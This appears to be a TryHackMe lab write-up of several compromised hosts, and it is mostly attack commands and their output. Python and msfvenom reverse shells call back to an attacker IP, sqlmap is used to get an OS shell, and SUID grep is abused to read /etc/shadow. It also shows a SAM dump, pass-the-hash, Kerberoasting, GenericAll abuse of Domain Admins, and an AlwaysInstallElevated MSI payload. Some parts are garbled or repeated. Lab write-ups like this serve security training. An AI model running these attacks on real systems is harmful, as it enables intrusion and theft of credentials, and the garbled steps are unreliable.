.250.1.2",6666));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
do you want to retrieve the command standard output? [Y/n/a]
```

No output

```
os-shell>
```

```
/usr/bin/grep " $LFILE
root:$6$wuFaqUdEuVE81WM$gfEYtkvTGCKlhRkqLHjEXQOobMCP3DW0TwtbdVD9jrdb
NWKkku6HQCcrHAXU0/4hbMxttn5.w.54jboUb9iLsu0:20195:0:99999:7:::
daemon*:18561:0:99999:7:::
bin*:18561:0:99999:7:::
sys*:18561:0:99999:7:::
sync*:18561:0:99999:7:::
games*:18561:0:99999:7:::
man*:18561:0:99999:7:::
lp*:18561:0:99999:7:::
mail*:18561:0:99999:7:::
news*:18561:0:99999:7:::
uucp*:18561:0:99999:7:::
proxy*:18561:0:99999:7:::
www-data*:18561:0:99999:7:::
backup*:18561:0:99999:7:::
list*:18561:0:99999:7:::
irc*:18561:0:99999:7:::
gnats*:18561:0:99999:7:::
nobody*:18561:0:99999:7:::
systemd-network*:18561:0:99999:7:::
systemd-resolve*:18561:0:99999:7:::
systemd-timesync*:18561:0:99999:7:::
messagebus*:18561:0:99999:7:::
syslog*:18561:0:99999:7:::
_apt*:18561:0:99999:7:::
tss*:18561:0:99999:7:::
uidd*:18561:0:99999:7:::
tcpdump*:18561:0:99999:7:::
sshd*:18561:0:99999:7:::
landscape*:18561:0:99999:7:::
pollinate*:18561:0:99999:7:::
ec2-instance-connect!:18561:0:99999:7:::
systemd-coredump!:19502::::
ubuntu:!!$6$wCsJ5ulrFe2TTK0y$tBashf2z2zdG4Yg.HZHePFrhSpYIXCZyx.W2LjwFzV1m.XW
6m5Zrb/cgyTo0RxYYjBMZ.HGEEpocVUnGvoqUm.:20195:0:99999:7:::
lxd!:19502::::
mysql!:19502:0:99999:7:::
ftp*:19519:0:99999:7:::
bind*:19523:0:99999:7:::
Debian-snmp!:19523:0:99999:7:::
redis*:19523:0:99999:7:::
mosquitto*:19523:0:99999:7:::
fwupd-refresh*:19544:0:99999:7:::
www-data@sequel:/tmp$ LFILE=/root/root.txt
www-data@sequel:/tmp$ /usr/bin/grep " $LFILE
```

THM{e8e5ecdc-3746-473b-b1ee-b986d7ed1317}

```
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
lapt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!:19502:0:99999:7:::
ubuntu:!!$6$wCsjs5ulrFe2TTK0y$tBashf2z2zdG4Yg.HZHePFrhSpYIXCZyx.W2LjwFzV1m.XW6m5Zrb/cgyTo0RxYYjBMZ.HGEEpocVUnGvoqUm.
lxd:!:19502:0:99999:7:::
mysql:!:19502:0:99999:7:::
ftp:*:19519:0:99999:7:::
bind:*:19523:0:99999:7:::
Debian-snmp:!:19523:0:99999:7:::
redis:*:19523:0:99999:7:::
mosquitto:*:19523:0:99999:7:::
fwupd-refresh:*:19544:0:99999:7:::
www-data@sequel:/tmp$ LFILE=/root/root.txt
www-data@sequel:/tmp$ /usr/bin/grep '' $LFILE
THM{e8e5ecdc-3746-473b-b1ee-b986d7ed1317}
www-data@sequel:/tmp$ ./nano -s /bin/sh
bash: ./nano: No such file or directory
www-data@sequel:/tmp$ /usr/bin/nano -s /bin/sh
Error opening terminal: unknown.
www-data@sequel:/tmp$ /bin/sh
$ ^T
/bin/sh: 1: : not found
```

sudo nano
"R"
reset) sh 1-58 2-68

Limited SUID

If the binary has the SUID bit set, it may be allowed to access the file access with elevated privileges working as a SUID backdoor. If it is used system-like invocations) it only works on systems like Debian (<= S) as shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to make interact with an existing SUID binary skip the first command and run the path.

The `SHELL` environment variable can be used in place of the `-s` option to be changed.

```
./nano -s /bin/sh
/510720
```

10.200.150.20

Reconnaissance

I use nmap to scan endpoint 10.200.150.20

```
nmap -sCV -p- -T4 10.200.150.20 -oN 10.200.150.20.txt
```

I found several ports are open.

445/tcp – SMB services

3389/tcp – RDP services

5985/tcp – WinRM services

I use smbclient to check if there's any information useful.

```
Smbclient -L 10.200.150.20 -N
```

I login to smb anonymously and I found a file named "creds.zip".
This file is encrypted, and I cracked it using john the ripper.

```
Zip2john creds.zip > creds.hash
```

```
John -wordlists=/usr/share/wordlists/rockyou.txt
```

I got the password for "creds.zip" which is Passw0rd

I open the cred.zip and I extract the file inside. I found a file named creds.txt, which contains credentials.

John : VerySafePassword!

With this credential, I enumerate it within SMB, RDP and WinRM using NetExec.

```
Netexec winrm 10.200.150.20 -u 'john' -p 'VerySafePassword!'
```

I found that the user "john" has access to the endpoint with winrm.

Initial Access

I use evil-winrm to access it.

```
Evil-winrm -i 10.200.150.20 -u john -p 'VerySafePassword!'
```

After successfully connecting to the system. I check the privilege of the John account. I found that John's account has the privilege "SeBackupPrivilege". Which means, this account can be

used to exploit and copy sensitive files such as SAM file or SYSTEM registry, that later it can later be cracked offline and used for privilege escalation.

```
*Evil-WinRM* PS C:\Users\john\Documents> whoami /priv
```

Privilege Escalation

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeBackupPrivilege	Back up files and directories	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

I copy the SAM file and SYSTEM file.

```
reg save HKLM\SAM C:\Users\Public\sam.bak
```

```
reg save HKLM\SYSTEM C:\Users\Public\system.bak
```

I download the SAM file and SYSTEM file and using both file to dumping the hashes with secretdumps.

```
impacket-secretsdump -sam SAM.bak -system SYSTEM.bak LOCAL
```

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

```
[*] Target system bootKey: 0xfa0661c3eee8696eeb436f2bafa060e7
```

```
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
```

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a0f3ae0237d82a4c8f0734ffb173ad92:::
```

```
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

```
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:95f2822ae7e725c8e30b2b31f66c1b86
```

```
:::
```

Now, I got the Local Administrator hash.

With the Local Administrator account, I found the flag.txt on host 10.200.150.20.

```
evil-winrm -i 10.200.150.20 -u administrator -H 'a0f3ae0237d82a4c8f0734ffb173ad92'
```

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd C:\
```

```
*Evil-WinRM* PS C:\> cd C:\Users\Administrator\Desktop
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir
```

Directory: C:\Users\Administrator\Desktop

Mode	LastWriteTime	Length	Name
----	-----	-----	----
-a----	5/7/2025 4:56 AM		88 flag.txt

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt  
THM{58b41573-062b-42ea-b312-dd5b7cc27671}
```

10.200.150.10

Reconnaissance

As I login as Local Administrator. I installed the RSAT (Remote Server Administration Tools) so I can use PowerView later on.

RSAT installation command

Get-WindowsFeature RSAT-AD-PowerShell

To use the ActiveDirectory Module

Import-Module ActiveDirectory

After installation, I use ligolo-ng to do the network pivoting, so I can connect to internal network like 10.200.150.10 because I can't connect directly.

After that, I scan the endpoint 10.200.150.10, and I found it that endpoint is Domain Controller.

I use bloodhound-python to retrieve AD relationship.

```
bloodhound-python -u john -p 'VerySafePassword!' -d tryhackme.loc -c all -dc dc.tryhackme.loc  
-ns 10.200.150.10 --zip
```

```
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
```

```
INFO: Found AD domain: tryhackme.loc
```

```
INFO: Getting TGT for user
```

```
INFO: Connecting to LDAP server: dc.tryhackme.loc
```

```
INFO: Found 1 domains
```

INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: dc.tryhackme.loc
INFO: Found 112 users
INFO: Found 57 groups
INFO: Found 3 gpos
INFO: Found 14 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WRK.tryhackme.loc
INFO: Querying computer: DC.tryhackme.loc
INFO: Done in 00M 38S
INFO: Compressing output into 20250607044348_bloodhound.zip

From bloodhound, I found user "j.phillips" is kerberoastable. So I use impacket-GetUserSPN to retrieve the krb5tgs hash

impacket-GetUserSPNs 'tryhackme.loc/john:VerySafePassword!' -dc-ip 10.200.150.10 -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon

HTTP/csm.tryhackme.loc	j.phillips		2025-04-17 19:07:31.644827	2025-04-18 11:39:51.776438

[-] CCache file is not found. Skipping...

\$krb5tgs\$23\$j.phillips\$TRYHACKME.LOC\$tryhackme.loc/j.phillips*\$d2e500334e8dde904b006d3d6b0a2218\$7ab818176222be09feb6e2d4cddb635d75119a3e696573972d9ba406606d388959ea0c8f07a4f50c025bbfe8a06386f17564619fa4d0fe136974a3d02a6e75014c87d6fae577e33976463aa88ffb789f4400410fce5984d94b7ff47b6cc73a7e8db9075c70bc338f5498de18966fd9d7a1639b687fa871c27e4f4a87ff6c46e99d5e8bfcce7f070565a762066c61b0d0a51d44207ed8f5bc65fcbf06241137f4ae9c9dc84b74623ce13dafcde9a7f045e0a4fe3b6044223ab00ede36e60c254916d002131807de0685bde0aa8aea666e636b0ab75c96881cb47664325433627afd36e705fbc888b17358f0ac7922f2d27d40a73bf9c0e8c855e401df9a090a8b2614aeaa3cfaab3f1af543d280c3b4c3d5b60131817468fd9c49854c63122bf193c1987e5ce70857154d07110555f4db21611ce52f27dc6245a3d2b77385ef35e32c7ebce16eb9db1126ef7d3331b10bbc18bac7675f3dbd2cc5075c5842cabe75f7175c26ea3a56abd58b44bfc7f4a89753856cedd50a7c952f4731d9a58c5e3cad057550309df51b17a49f527ae93a3fd81bdabd00dca33b4807848d5b45f7ad831e31b106193f6ace50d7e0bd99ee29f44b6de9cf622ab5f9fbd4bd9657331d921f3abfb5c9425d77717cc8079c228414eeeeb61d60ff45d643a6227c37ecd01a8f07aa06a53c4757223cfe878e8e98f9675f6faa854e53bdba4ee1fffe1d24a86215b1cce8ba83fc4428afc08d7ea57b93cceb5a8e843e72a77041faea4fa5037e959ae63ac8df662e293be259f50e6a1fcc87e169fab5dcff4fba46a1465c4ec6a464cfca70f4353783353e626dfb4b474bb5f122d50b9e

```
d75eb8158de8fd137d0fb1a722da43a85942d25071b4757eca7bcc8da385de615312b1b770415cc3
030495801c268af09ff3cc09e4b311712bb1bb4e50bd0da9e9568809a05c4f187a13802ab859a32ca
b9dbf22f059c33351aaad1fe2d5baf3469b61d5e15136fee59c3019c72fe5dcc5a8c7e9be6a385936b
6b1cf4ba502bbf88ddc57bd1bc84bf578fb5bff598fc67cb822e7dac89c5262aa02f040bdc0cf8be07
85821dd421dc84cd3a9a97080aa0e8fb1bf9a296ed13a426cd2a0511be39d2814708bfc1db4f941e3
3bfa30c1a31735673ac1548176757e984dc6717d15ba572a0ebfcef7f2d610d1d3991c41851495dc
e4abf60bd88871eddfdbb51874c00432ae6ee1a78fbb25aac9f075d2b0d10f37a6feba6c94e1c67ece
8027a3c8c81c900c3e6c04934ea32c8f97c30ea5f9888074b3580719d9de42115665dbdfe821925c
bbc9c4f1bdc2bf8
```

Then I cracked the password using hashcat

```
Hashcat -m 13100 -a 0 krb.hash /usr/share/wordlists/rockyou.txt
```

j.phillips password is Welcome1

Initial Access

After found the j.phillips' credentials. I search j.phillips relationship to DC. I found that j.phillips has "GenericAll" relation to the Domain Admins group. Which means j.phillips has full rights over the target object, including add member for groups. I abuse the relationship using PowerView.

```
Import-Module .\PowerView.ps1
Add-DomainGroupMember -Identity "Domain Admins" -Members j.phillips
```

After that verifying
Get-DomainGroupMember -Identify "Domain Admins"

Privilege Escalation

After verifying the j.phillips has Domain Admins Privilege. I use impacket-psexec to connect the Domain Controller.

```
impacket-psexec 'tryhackme.loc/j.phillips:Welcome1@10.200.150.10'
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
```

```
[*] Requesting shares on 10.200.150.10.....
[*] Found writable share ADMIN$
[*] Uploading file jNSZbGKq.exe
[*] Opening SVCManager on 10.200.150.10.....
[*] Creating service uaGq on 10.200.150.10.....
[*] Starting service uaGq.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32> whoami  
nt authority\system
```

```
C:\Windows\system32> hostname  
DC
```

```
C:\Windows\system32> cd C:\Users\Administrator\Desktop
```

```
C:\Users\Administrator\Desktop> dir  
Volume in drive C has no label.  
Volume Serial Number is A8A4-C362
```

Directory of C:\Users\Administrator\Desktop


```
04/18/2025  04:07 PM  <DIR>      .  
04/18/2025  04:07 PM  <DIR>      ..  
06/21/2016  03:36 PM                527 EC2 Feedback.website  
06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website  
05/07/2025  03:59 AM                41 flag.txt  
          3 File(s)          1,122 bytes  
          2 Dir(s) 14,137,425,920 bytes free
```

```
C:\Users\Administrator\Desktop> type flag.txt  
THM{89930cd9-6a2c-4ec0-844b-9c1665452039}  
C:\Users\Administrator\Desktop>
```

NETWORK

10.200.150.152

Nmap scan using nmap 10.200.150.152
sCV -A -p- -T4 -oN 10.200.150.152
22 ssh, 53 domain isc, 1200 http apache,



Type anything in email and password field, intercept the request and save into req.txt file
run sqlmap -r req.txt --dbs and dump the admin credentials

Now intercept the login with n

```
(kali@kali)-[~/pt1/net]
$ cat request.txt
POST /includes/user_login.php HTTP/1.1
Host: 10.200.150.152:1200
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 74
Origin: http://10.200.150.152:1200
Connection: keep-alive
Referer: http://10.200.150.152:1200/
Cookie: PHPSESSID=o6fag46irq3v67id5kt9mrq1da
Priority: u=0

email=admin%40sequel.thm&password=zxQY7tN1iUz9EJ3l8zWezxQY7tN1iUz9EJ3l8zWe
```

Sqlmap -r request.txt --os-shell

And get shell

Create a python revershell using machine ip and port 7777, On the netcat listenr nc -nlvp 7777 and paste into the os-shell

```
python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10
.250.1.2",7777));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("sh")'
```

get revershell

run full tty shell for shell establization

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
(inside the nc session) CTRL+Z;stty raw -echo; fg; ls; export SHELL=/bin/bash; export
TERM=screen; stty rows 38 columns 116; reset;python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Navigate to home/ubuntu and get local.txt

cat local.txt give the flag

THM{56381c1e-c9cc-47a0}

Second flag root

after access to the server using os comman injection from sql issue. Move into cd /tmp folder

host a python3 http.server 80 to upload linepeas.sh

download the linepeas from local machine to target machine using wget

'http://10.250.1.2/linepeas.sh

check all the misconfigurations and found SUID misconfiguration using /usr/bin/grep

LFILE=/root/root.txt

LFILE=/root/root.txt

\$./grep " \$LFILE

./grep " \$LFILE

```
/bin/sh: 2: ./grep: not found  
$ /usr/bin/grep " $LFILE  
/usr/bin/grep " $LFILE
```

Then get the flag THM{e8e5ecdc-3746

Mr. FBI

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.250.1.2 LPORT=1234 -f exe -o 1234.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
Saved as: 1234.exe
```

```
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.250.1.2] from (UNKNOWN) [10.200.150.151] 63881
Microsoft Windows [Version 10.0.17763.7136]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
```

Directory of C:\Windows\system32

```
:\Users>cd hr
cd hr
```

```
C:\Users\hr>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
```

Directory of C:\Users\hr

06/07/2025	06:01 PM	<DIR>	.
06/07/2025	06:01 PM	<DIR>	..
04/21/2025	02:33 PM	<DIR>	3D Objects
04/21/2025	02:33 PM	<DIR>	Contacts
04/24/2025	06:46 PM	<DIR>	Desktop
04/22/2025	04:25 PM	<DIR>	Documents
04/24/2025	10:21 AM	<DIR>	Downloads
04/21/2025	02:33 PM	<DIR>	Favorites
04/21/2025	02:33 PM	<DIR>	Links
04/21/2025	02:33 PM	<DIR>	Music
04/21/2025	02:33 PM	<DIR>	Pictures

04/21/2025 02:33 PM <DIR> Saved Games
04/21/2025 02:33 PM <DIR> Searches
04/21/2025 02:33 PM <DIR> Videos
0 File(s) 0 bytes
14 Dir(s) 13,007,900,672 bytes free

C:\Users\hr>cd Desktop
cd Desktop

C:\Users\hr\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\hr\Desktop

04/24/2025 06:46 PM <DIR> .
04/24/2025 06:46 PM <DIR> ..
06/21/2016 03:36 PM 527 EC2 Feedback.website
06/21/2016 03:36 PM 554 EC2 Microsoft Windows Guide.website
04/22/2025 04:38 PM 41 local.txt
04/24/2025 06:47 PM 217 notes.txt
4 File(s) 1,339 bytes
2 Dir(s) 13,007,900,672 bytes free

C:\Users\hr\Desktop>type local.txt
type local.txt
THM{312ddb84-594c-43bc-b719-02c3445644b0}
C:\Users\hr\Desktop>

Reconnaissance

I scan the endpoint 10.200.150.151 with nmap

```
Nmap -sCV -T4 -p- 10.200.150.151 -oN 10.200.150.151.txt
```

I found there are several ports open.

443/tcp HTTPS

3389/tcp RDP service

8081/tcp Web service (CV Manager)

I found there is a website called “CV Manager”.

This website has upload feature that only works on PDF file.

I also fuzzing the website using ffuf

```
Ffuf -u http://10.200.150.151:8081/FUZZ -w /usr/share/wordlists/dirb/big.txt -e .txt,.html,.log,.db,.js,.php
```

I found there's index folder /uploads/ where it save every pdf file we uploaded.

I create shell file using msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.250.1.2 LPORT=1234 -f exe -o 1234.exe
```

During uploading, I intercept the request using Burpsuite and changing the filename with previously “1234.exe” to “1234.exe.pdf”

I setup my listener with netcat

```
Nc -lnvp 1234
```

Initial Access

After uploading successfully, I got the shell.

```
nc -lnvp 1234
```

```
listening on [any] 1234 ...
```

```
connect to [10.250.1.2] from (UNKNOWN) [10.200.150.151] 63881
```

```
Microsoft Windows [Version 10.0.17763.7136]
```

```
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>
```

```
C:\>whoami
whoami
jobify\hr
```

```
C:\>whoami /priv
whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```
C:\Users\hr\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362
```

Directory of C:\Users\hr\Desktop

```
04/24/2025  06:46 PM  <DIR>          .
04/24/2025  06:46 PM  <DIR>          ..
06/21/2016  03:36 PM                527 EC2 Feedback.website
06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website
04/22/2025  04:38 PM                 41 local.txt
04/24/2025  06:47 PM                217 notes.txt
               4 File(s)          1,339 bytes
               2 Dir(s) 13,007,900,672 bytes free
```

```
C:\Users\hr\Desktop>type local.txt
type local.txt
THM{312ddb84-594c-43bc-b719-02c3445644b0}
```

I found the credential of “hr” user in file named notes.txt

```
C:\Users\hr\Desktop>type notes.txt
type notes.txt
Hey,
```

Just a heads-up before I forget ☐ the creds for the HR account are still the default. Not ideal, I know, but I haven☐t had time to rotate them yet. ??

Account: hr
Password: TryH@cKMe9#21TryH@cKMe9#21

Privilege Escalation

After getting the credential, we can login using RDP with it. I use remmina.

For privilege escalation, I use winpeas to analyze any misconfiguration.

I found this information

AlwaysInstallElevated set to 1 in HKLM!

AlwaysInstallElevated set to 1 in HKCU!

From this information, You can escalate privileges to SYSTEM by creating and executing a malicious .msi file.

So I created one using msfvenom

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.250.1.2 LPORT=8888 -f msi > shell.msi
```

Upload shell.msi to victim (e.g., C:\Users\hr\Documents)

Execute MSI using elevated command:

```
msiexec /quiet /qn /i C:\Users\hr\Documents\shell.msi
```

Start the listener:

```
nc -lnvp 8888
```

```
(kali㉿kali)-[~/pt1/net/php-reverse-shell]
└─$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [10.250.1.2] from (UNKNOWN) [10.200.150.151] 64356
Microsoft Windows [Version 10.0.17763.7136]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>whoami
whoami
nt authority\system
```

```
C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop
```

```
C:\Users\Administrator\Desktop>dir
```

dir

Volume in drive C has no label.

Volume Serial Number is A8A4-C362

Directory of C:\Users\Administrator\Desktop

```
05/02/2025  09:37 PM  <DIR>      .
05/02/2025  09:37 PM  <DIR>      ..
06/21/2016  03:36 PM                527 EC2 Feedback.website
06/21/2016  03:36 PM                554 EC2 Microsoft Windows Guide.website
04/22/2025  04:39 PM                41 root.txt.txt
          3 File(s)          1,122 bytes
          2 Dir(s) 12,947,116,032 bytes free
```

```
C:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
THM{3878ce95-0f0a-4dd6-b357-d75826877831}
C:\Users\Administrator\Desktop>
```

Mr. FBI